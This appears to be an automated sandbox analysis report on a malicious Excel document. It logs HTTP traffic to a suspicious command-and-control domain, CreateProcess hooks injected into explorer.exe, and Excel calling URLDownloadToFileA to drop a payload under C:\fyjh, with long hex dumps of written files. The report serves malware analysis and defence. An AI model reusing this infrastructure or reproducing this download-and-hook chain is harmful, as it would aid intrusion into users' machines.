71 6c 2f 77 6e 66 49 4f 58 46 39 7a 7a 68 45 79 7a 55 69 36 71 74 64 6f 67 54 49 74 44 4d 78 48 68 37 50 35 45 52 2b 76 4f 41 48 4b 67 36 6e 65 32 49 79 39 4c 44 2b 52 57 63 4b 4a 7a 34 52 31 34 2f 46 44 74 6e 4b 71 66 6a 6d 6c 49 54 7a 31 52 48 42 46 38 65 6f 57 30 44 56 74 31 74 52 4c 6d 78 6b 58 70 55 7a 2b 72 56 74 58 4b 51 4d 33 6c 79 76 54 64 6a 6f 37 6a 4b 42 44 4b 54 68 74 73 47 4e 42 66 4d 36 71 52 Data Ascii: 48314vk1VboY3elcR8cT1VMMmFhy4lUFSgrqbmNjxVSv9l/37QqHTv/+mCj+a6fKJ/XlxNVCOOuvlGelf3+EZgaw VC5UeU/BRiONRD9At6V1UH0namcdYAIGIe0AppUzPVI2GKZAOLcitOu/gSSH7DtM8AK7zrO2NJm+USncN6soOMDDOj aiIdckYadYJT+DDAPSzOlmqdHNjcAgA9FTx80H2hDMn3tzpz01zZ9df3NsEuVoDmZpSKfww3waaOYsYgzTubYXwvjI LsKKE/BwRehNXX4JOM/w7/hC46hsIhKMEXumdvcOmzPyS8TQ9lpOnTbuH24LYdlvlZJQV2QZPHsCupwbUnaGM0EuRp rRYxTctouhcouFClpgEerUEI2lPr8CXEUoVugF71YMlT20ezHJsgvt/cV2iEwaVGGJoYtkVIXBCuIWqCD5W1F3JrMv PTDtUu8LoGrUGRJeZl6PAXTAwTwCR4tnkZ8Xy2BU/Uz1PubaN8tuDr+Mx71Qgnvo/evqx8Ctnyb2GgqfsYCQZ+MMPv xh8tt2XUWLA2k077yxBdk2NCVeOfZWs5zhYkij1ed9Xo1MBmCZHNj/VtcU0/HJj2JbYg+KZaR4FkPp0nyz1SWYFxKD VIMTjKp+LvY/nYa5D4uswkfRo2uc4rNuxi9bBfO8sOBrXQF+2HEy7DpILvCdj+WXSdem1/VAMk7UFb7lD07uZ4Rogk eiql/wnfIOXF9zzhEyzUi6qtdogTItDMxHh7P5ER+vOAHKg6ne2ly9LD+RWcKJz4R14/FDtnKqfjmlITz1RHBF8eoW 0DVt1tRLmxkXpUz+rVtXKQM3lyvTdjo7jKBDKThtsGNBfM6qR

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49190	80.208.230.180	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 11:54:58.401204109 CET	1573	OUT	GET /manifest/t9KapG5Lp7Zt_2Fa57QG/GX7C0FfmRVPiI55eGvl/6x2VyI3ttROAIozUzpTtuU/djl44EXt9ama4/XR_2FoMg /DUUaeRp34H0CCf_2FqktcZq/z9PSxtll7Y/oj4uvWMlnUr2X5bcU/HYCHWM70nrfm/_2BgTKf7qxG/3cOw5VQBP7L VAf/95TW5v6vv1PzXG2YnDn_2/B53HOO92/81PS.snx HTTP/1.1 Accept: text/html, application/xhtml+xml, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: pronpepsipirpyamvioerd.com DNT: 1 Connection: Keep-Alive Cookie: lang=en

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 11:54:58.487428904 CET	1574	IN	HTTP/1.1 200 OK Date: Tue, 09 Feb 2021 10:54:58 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=16u9idmd4bq743h50q2i848tb4; path=/; domain=.pronpepsipirpyamvioerd.com Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 2476 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 4f 32 6a 7a 59 76 79 53 55 34 76 6b 39 51 52 35 69 6f 69 6d 6a 58 46 79 4e 7a 37 34 2f 56 2f 41 61 64 74 58 55 79 69 68 63 41 32 2b 58 45 41 67 50 42 30 74 4f 6f 6f 74 79 73 46 34 49 79 46 7a 45 75 4b 2b 50 4a 4c 50 79 38 45 64 67 4b 61 73 37 55 37 4f 4b 78 72 6f 48 68 48 69 38 57 6a 75 68 32 76 6a 35 44 33 59 52 49 63 76 71 74 55 39 30 74 53 47 70 73 42 6d 67 36 41 7a 64 53 66 62 70 2b 52 6b 4b 56 68 41 76 2b 4d 6e 59 71 53 79 68 76 43 6c 44 77 35 74 36 63 51 75 70 63 6f 79 51 6f 59 73 42 35 2f 36 76 4a 36 61 67 50 45 6c 67 49 37 72 69 53 52 6f 46 43 44 78 36 6e 38 39 6f 49 70 79 41 78 30 6a 39 57 45 6d 31 6b 45 6e 78 54 53 30 75 73 70 6a 57 62 71 56 39 35 54 31 4f 43 55 61 66 46 75 30 64 72 2f 65 4c 37 62 6d 50 6f 65 54 53 46 4c 38 4b 7a 66 2f 7a 48 63 63 4d 58 73 41 79 38 45 36 6a 56 59 57 38 68 6d 33 38 70 6d 6d 6e 72 71 5a 6f 30 7a 31 37 7a 34 4e 5a 35 48 35 4e 71 31 4c 56 6e 39 52 30 4f 43 36 54 6d 73 66 47 56 70 69 41 66 35 6e 42 36 75 43 7a 6d 6a 74 39 76 49 78 76 6a 58 51 2b 4b 4c 6c 31 57 6a 66 36 35 41 69 34 39 77 42 54 43 79 67 56 50 6b 7a 74 6b 54 41 6d 39 54 4d 67 54 61 30 47 50 43 52 42 66 47 70 63 43 4a 58 43 6a 4e 35 64 38 50 78 51 6d 7a 66 67 53 64 59 59 53 2b 31 68 56 71 75 61 39 74 49 41 31 44 4b 53 56 58 49 32 6b 30 50 37 61 75 63 78 53 6f 6a 30 6e 5a 52 43 32 36 69 53 43 52 49 41 64 39 6e 4f 52 32 69 45 38 44 59 58 73 4d 4e 6b 47 49 4d 37 65 2b 6c 78 55 69 5a 65 34 55 33 67 53 67 2b 6d 53 34 73 66 76 78 50 65 59 62 4f 78 6a 64 49 39 74 36 79 63 67 6a 46 50 31 4f 75 6c 2b 5a 33 6f 6f 65 64 38 62 62 54 53 68 64 4f 4b 54 55 4e 59 51 54 32 36 59 4a 41 6e 74 6b 4b 74 33 2f 48 56 55 68 35 5a 64 4e 73 66 68 44 55 2b 34 76 63 58 70 2b 45 43 74 4f 45 56 57 6a 77 36 30 70 7a 72 46 61 76 33 4d 70 61 61 42 72 6d 38 7a 6a 74 51 52 73 6e 45 57 52 4a 57 43 4a 56 31 61 4f 33 30 59 4d 62 53 42 47 31 36 66 69 72 45 65 63 50 73 57 5a 48 2b 2f 42 66 41 5a 36 6e 43 77 47 42 67 41 6e 52 70 71 39 6d 4c 31 49 63 63 49 59 72 34 75 50 63 54 63 70 30 68 49 48 47 30 51 42 54 59 75 33 41 56 58 52 74 45 76 36 59 75 4e 35 49 49 37 42 36 2b 67 35 59 68 6e 71 55 2f 6d 77 7a 43 74 32 6c 62 39 45 30 41 65 59 5a 39 58 36 4e 57 71 30 34 38 58 38 7a 58 4f 4a 72 4d 2b 42 61 33 64 62 58 4a 7a 63 71 46 4d 47 5a 4d 46 38 53 64 69 71 51 52 31 48 58 61 77 30 4b 35 6a 4f 63 6d 75 77 4e 39 76 2f 5a 67 72 6e 4d 53 34 47 7a 38 63 44 5a 5a 54 51 4a 30 46 76 6e 66 30 72 62 4f 50 62 44 36 51 58 47 33 74 66 67 47 2f 38 42 4c 6f 79 71 33 32 37 55 42 6b 4a 2f 4d 6e 49 2f 41 4c 38 51 6e 74 35 2f 53 45 66 53 36 56 33 4a 49 78 38 2b 31 54 6a 6b 50 6e 68 4a 31 4c 4e 6d 4e 41 63 37 52 Data Ascii: O2jzYvySU4vk9QR5ioimjXFyNz74/V/AadtXUyihcA2+XEAgPB0tOootysF4IyFzEuK+PJLPy8EdgKas7U7OKxro HhHi8Wjuh2vj5D3YRIcvqtU90tSGpsBmg6AzdSfbp+RkKVhAv+MnYqSyhvClDw5t6cQupcoyQoYsB5/6vJ6agPElgI 7riSRoFCDx6n89oIpyAx0j9WEm1kEnxTS0uspjWbqV95T1OCUafFu0dr/eL7bmPoeTSFL8Kzf/zHccMXsAy8E6jVYW 8hm38pmmnrqZo0z17z4NZ5H5Nq1LVn9R0OC6TmsfGVpiAf5nB6uCzmjt9vIxvjXQ+KLl1Wjf65Ai49wBTCygVPkztk TAm9TMgTa0GPCRBfGpcCJXCjN5d8PxQmzfgSdYYS+1hVqua9tIA1DKSVXI2k0P7aucxSoj0nZRC26iSCRIAd9nOR2i E8DYXsMNkGIM7e+lxUiZe4U3gSg+mS4sfvxPeYbOxjdI9t6ycgjFP1Oul+Z3ooed8bbTShdOKTUNYQT26YJAntkKt3 /HVUh5ZdNsfhDU+4vcXp+ECtOEVWjw60pzrFav3MpaaBrm8zjtQRsnEWRJWCJV1aO30YMbSBG16firEecPsWZH+/Bf AZ6nCwGBgAnRpq9mL1IccIYr4uPcTcp0hIHG0QBTYu3AVXRtEv6YuN5II7B6+g5YhnqU/mwzCt2lb9E0AeYZ9X6NWq 048X8zXOJrM+Ba3dbXJzcqFMGZMF8SdiqQR1HXaw0K5jOcmuwN9v/ZgrnMS4Gz8cDZZTQJ0Fvnf0rbOPbD6QXG3tfg G/8BLoyq327UBkJ/MnI/AL8Qnt5/SEfS6V3JIx8+1TjkPnhJ1LNmNAc7R Data Ascii: O2jzYvySU4vk9QR5ioimjXFyNz74/V/AadtXUyihcA2+XEAgPB0tOootysF4IyFzEuK+PJLPy8EdgKas7U7OKxro HhHi8Wjuh2vj5D3YRIcvqtU90tSGpsBmg6AzdSfbp+RkKVhAv+MnYqSyhvClDw5t6cQupcoyQoYsB5/6vJ6agPElgI 7riSRoFCDx6n89oIpyAx0j9WEm1kEnxTS0uspjWbqV95T1OCUafFu0dr/eL7bmPoeTSFL8Kzf/zHccMXsAy8E6jVYW 8hm38pmmnrqZo0z17z4NZ5H5Nq1LVn9R0OC6TmsfGVpiAf5nB6uCzmjt9vIxvjXQ+KLl1Wjf65Ai49wBTCygVPkztk TAm9TMgTa0GPCRBfGpcCJXCjN5d8PxQmzfgSdYYS+1hVqua9tIA1DKSVXI2k0P7aucxSoj0nZRC26iSCRIAd9nOR2i E8DYXsMNkGIM7e+lxUiZe4U3gSg+mS4sfvxPeYbOxjdI9t6ycgjFP1Oul+Z3ooed8bbTShdOKTUNYQT26YJAntkKt3 /HVUh5ZdNsfhDU+4vcXp+ECtOEVWjw60pzrFav3MpaaBrm8zjtQRsnEWRJWCJV1aO30YMbSBG16firEecPsWZH+/Bf AZ6nCwGBgAnRpq9mL1IccIYr4uPcTcp0hIHG0QBTYu3AVXRtEv6YuN5II7B6+g5YhnqU/mwzCt2lb9E0AeYZ9X6NWq 048X8zXOJrM+Ba3dbXJzcqFMGZMF8SdiqQR1HXaw0K5jOcmuwN9v/ZgrnMS4Gz8cDZZTQJ0Fvnf0rbOPbD6QXG3tfg G/8BLoyq327UBkJ/MnI/AL8Qnt5/SEfS6V3JIx8+1TjkPnhJ1LNmNAc7R

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 9, 2021 11:55:44.685542107 CET	104.16.249.249	443	192.168.2.22	49194	CN=cloudflare-dns.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=DigiCert TLS Hybrid ECC SHA384 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS Hybrid ECC SHA384 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Jan 11 01:00:00 CET 2021 Wed Sep 23 02:00:00 CEST 2020	Wed Jan 19 00:59:59 CET 2022 Mon Sep 23 01:59:59 CEST 2030	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=DigiCert TLS Hybrid ECC SHA384 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Sep 23 02:00:00 CEST 2020	Mon Sep 23 01:59:59 CEST 2030		

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe

Function Name	Hook Type	Active in Processes
CreateProcessA	INLINE	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: kernel32.dll

Function Name	Hook Type	New Data
CreateProcessW	EAT	76F37000
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	76F3700E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessAsUserW	EAT	76F3701C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1144 Parent PID: 584

General

Start time:	11:52:39
Start date:	09/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f5a0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DC1C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F8EEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\7DDE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAA29AC0	unknown
C:\fyjh	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1402C828C	CreateDirectoryA
C:\fyjh\zglgy	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1402C828C	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1402C828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1402C828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1402C828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1402C828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1402C828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1402C828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1402C828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1402C828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1402C828C	URLDownloadToFileA
C:\fyjh\zglgy\lckhvmn.drhdh	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	1402C828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DC1C.tmp	success or wait	1	13FB5B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7DDE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\0FDE0000	C:\Users\user\Desktop\xls.xls.	success or wait	1	7FEEAA29AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7DDE0000	569	441	ac 55 4b 4f e3 30 10 be af c4 7f 88 7c 45 89 0b 07 b4 5a 35 e5 b0 0b 47 40 82 fd 01 ae 3d 4d ac fa 25 8f 81 f6 df ef d8 0d dd dd aa 34 2d 70 c9 cb f9 1e f3 4d 3c 99 5e af ac a9 5e 20 a2 f6 ae 65 17 cd 84 55 e0 a4 57 da 75 2d fb fd 74 5b 7f 67 15 26 e1 94 30 de 41 cb d6 80 ec 7a 76 f6 6d fa b4 0e 80 15 a1 1d b6 ac 4f 29 fc e0 1c 65 0f 56 60 e3 03 38 5a 59 f8 68 45 a2 db d8 f1 20 e4 52 74 c0 2f 27 93 2b 2e bd 4b e0 52 9d 32 07 9b 4d 7f c1 42 3c 9b 54 dd ac e8 f1 c6 c9 5c 3b 56 fd dc bc 97 a5 5a 26 42 30 5a 8a 44 46 f9 8b 53 3b 22 b5 5f 2c b4 04 e5 e5 b3 25 ea 06 43 04 a1 b0 07 48 d6 34 21 6a 52 8c 8f 90 12 15 86 8c ef d5 0c ae db d1 d4 36 7b ce cf f7 23 22 18 dc 81 8c d8 1c 72 68 08 59 4a c1 5e 07 3c a7 b0 de 51 c8 2b ef e7 30 e0 ee a9 81 51 2b a8 1e 44 4c	.UKO.0.....|E....Z5...G@....=M..%.....4-p.....M<.^...^ ...e...U..W.u-..t[.g.&..0.A.. ..zv.m.....O)...e.V`..8ZY.hE.... .Rt./'.+..K.R.2..M..B<. T.....\;V.....Z&B0Z.DF..S;". _,.....%..C....H.4!jR..... ....6{...#".....rh.YJ.^.<...Q .+..0....Q+..DL	success or wait	23	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\7DDE0000	1010	2	03 00	..	success or wait	18	7FEEAA29AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\7DDE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00
06 00 08 00 00 00
21 00 0c 5f 76 be
bb 01 00 00 76 06
00 00 13 00 08 02
5b 43 6f 6e 74 65
6e 74 5f 54 79 70
65 73 5d 2e 78 6d
6c 20 a2 04 02 28
a0 00 02 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00</td><td>PK..........!.._v.....v.......
[Content_Types].xml ...
(....................................
....
....
....
....
....
..............</td><td>success or wait</td><td>20</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\7DDE0000</td><td>32234</td><td>65536</td><td>89 50 4e 47 0d 0a
1a 0a 00 00 00 0d
49 48 44 52 00 00
0a fc 00 00 07 d0
04 03 00 00 00 f6
e3 77 13 00 00 00
04 67 41 4d 41 00
00 b1 8f 0b fc 61
05 00 00 00 01 73
52 47 42 00 ae ce
1c e9 00 00 00 2d
50 4c 54 45 f9 f9
fa ea ea eb f8 f6
a5 f8 eb 84 19 46
92 f8 f8 ba 66 66
65 12 0f 0a 8b 8a
7e be c1 c3 d6 bd
68 4c 46 3a e0 27
30 52 81 b4 7e b8
05 0c 86 b9 de 00
00 00 0f 74 52 4e
53 f9 f9 f9 f8 f8 f8
f8 f8 f8 f8 f8 f8 f8
f8 f8 71 e7 4b 6e
00 00 20 00 49 44
41 54 78 da ec 5d
bd 72 1b 47 13 bc
0e 95 35 32 f3 ed
1c b9 54 a5 dc fc
aa 10 29 71 51 e5
c4 cc e8 b7 70 24
58 85 97 fb 48 50
22 f1 b3 b3 d3 f3
73 b0 a4 e2 05 36
05 1c ee 76 67 67
7a ba 67 f7 f6 96
a5 ed e0 f2 76 7c
7f 07 7e 96 8e f0
cd 5a 6f de f6 93
39 22 7f b4 f8 78
3b 7e 84 d8 7a 43
b1 b7 e3 fb 4d bd
fc</td><td>.PNG........IHDR.............
.w.....gAMA......a.....sRGB.
.......-PLTE.............F....ff
e.....~.....hLF:.'0R..~.......
...tRNS...............q.Kn.. .
IDATx..].r.G....52....T.....)q
Q.....p$X...HP".....s....6...v
ggz.g.......v|..~....Zo...9"..
.x;~..zC....M..</td><td>success or wait</td><td>6</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7DDE0000	304671	1430	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 0c 5f 76 be bb 01 00 00 76 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 f4 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 91 9a db 01 24 01 00 00 d2 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 58 b6 61 e6 30 02 00 00 53 04 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 7e 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.._v.....v..... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.....$....... ....xl/_rels/wor kbook.xml.relsPK..-.........!. X.a.0...S................~... xl/workbook.xml	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\0FDE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 06 00 08 00 05 00 07 00 ba 01 13 00 08 00 01 2d 04 42 04 30 04 1a 04 3d 04 38 04 33 04 30 04 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 00 00 00 00	........g2.................... ......\.p.... B.....a.........=................- .B.0...=.8.3.0.......... ....=.. ...i..9J.8.....	success or wait	15	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0FDE0000	unknown	16384	d1 da 59 1b 43 f3 23 c6 7c de 50 6e b9 45 16 33 23 6f 44 66 91 3d 04 2c c9 64 55 3e 22 e3 71 e3 e6 6b 3c 37 85 03 d3 da d8 95 dc 50 16 d2 e7 6b 06 ac 8a 16 a2 2c 6c cd 92 25 7e 40 92 b2 e7 a7 da 39 ea ae c8 f2 43 4a 6f de 24 fd 43 91 0c db 6b bd da 56 80 1b b0 ae be 52 84 0c 35 d1 c1 79 d1 30 66 14 1c 65 70 f6 38 ea 43 2d 79 18 03 00 b5 ed 8a a0 00 6a ca dd bf 1f ab 27 76 fa 26 1f 07 88 a1 b6 91 34 fc b8 7f f2 b3 ca 9e ec 0a b3 22 9e d7 55 7a a7 3e 0e 2b e5 37 b3 60 e2 9a 5c e8 35 78 b8 32 23 16 50 7b 34 88 8c 36 84 50 92 4c e3 a2 6c 6d c9 dd 1e f6 7a 34 66 a5 3b 8a 0f ae de d1 e3 ef fc 2b 91 b6 0f c0 3c 90 d7 5d 1f e8 ce 0f 77 da 5c 42 14 6c 13 7d 6a 64 ce 73 07 ac 8c 9a 8e c5 99 38 59 9d 21 bf 21 88 60 eb f0 d8 34 f0 19 b7 9e c0 66 6f 67 d3 6f 6a 2e 40	..Y.C.#.|.Pn.E.3#oDf.=.,.d U>". q..k<7.....P...k.....,l..%~@ .....9....CJo.$.C...k..V.....R ..5..y.0f..ep.8.C-y.....j.. ...'v.&.....4....."..Uz. >.+.7.`..\.5x.2#.P{4..6.P.L.. lm....z4f.;.....+....<..]... .w.\B.l.}jd.s.....8Y.!.!.`.. .4.....fog.oj.@	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\0FDE0000	unknown	16384	03 46 cd b0 f7 3d 14 8f 26 22 b9 22 b9 8b 35 c9 63 76 11 17 cd dc d5 3e c0 8f 4f f0 20 81 bc a9 18 4a bf 5f df bf be be ae e6 df fb ed df f5 fe e1 ab 53 41 ef 2e 3a e6 43 d9 e8 85 b4 1e 42 c9 1d 88 d8 6e 7c 52 87 01 2b 31 06 a9 86 c7 65 81 a4 e0 c8 c4 1e 44 8c 65 86 ad 86 17 9e 20 27 13 f2 5d e4 a3 23 7a 25 36 b0 88 71 ce 68 b8 1e 71 2c 40 a0 e2 50 e5 76 c5 60 3a 10 e9 06 a5 b4 97 98 cc 22 7f a5 10 37 fd f9 4d 9d f4 c7 f5 d7 5f de d7 f5 d8 c1 eb 65 d1 6b d4 02 6f 01 51 b9 88 fe ab aa af ec f6 82 a8 12 16 ee 21 26 18 16 ad 87 83 08 70 35 38 f2 92 18 b0 83 24 be ab f4 9a 96 21 af 61 a4 55 af a8 e0 60 da f4 0c db 41 a9 02 bf 20 f4 11 d5 0d 39 fa 00 f9 99 0a f9 7c 13 bc 42 50 54 e9 9a 86 bb 47 f9 1b 85 93 a1 90 fe 75 fd 6a 0e 87 5f 7f 7d 3f 36 ed e1 d0 da d7	.F...=..&".".5.cv.....>..O. . ...J._.....SA..:.C... ..B....n|R..+1....e.....D.e..... '..]..#z%6..q.h..q,@..P.v. `:....."...7..M....._..... e.k..o.Q.....!&.....p 58.....$.....!.a.U...`....A... ....9.....|..BPT....G..... u.j.._.}?6.....	success or wait	1	7FEEAA29AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\0FDE0000</td><td>unknown</td><td>16384</td><td>90 6c 7f ff 24 75
8d a2 c4 2a 0d b0
9e a6 93 b3 c7 ae
eb e8 1f 24 90 e1
c1 d9 bc 01 cb 2d
7d fe 57 21 16 a8
76 90 2b 8d 0e 3a
71 3d cd 38 38 81
62 47 07 83 b8 51
d4 b3 2e 98 f9 bf
4f 35 1b 60 90 c4
79 d6 f4 ab c2 86
4a 60 c9 8e 09 46
d6 c9 72 4a 80 4d
cf e2 cb 29 b0 d0
83 2b b4 a2 8f 2a
d7 a3 7c e6 ca 51
9a 83 a3 d6 3f 37
9d a1 5c 54 67 a4
fd 0a a1 f2 27 91
3b b9 1c 0d 2d de
9d a6 06 79 a6 44
57 93 3d 0a da c3
ce 77 41 33 d5 23
8b 22 87 bf e4 a8
0a 28 d6 00 8a dc
7a ef 6c cb d4 ee
55 38 78 9a 14 0c
26 af 70 a3 63 b6
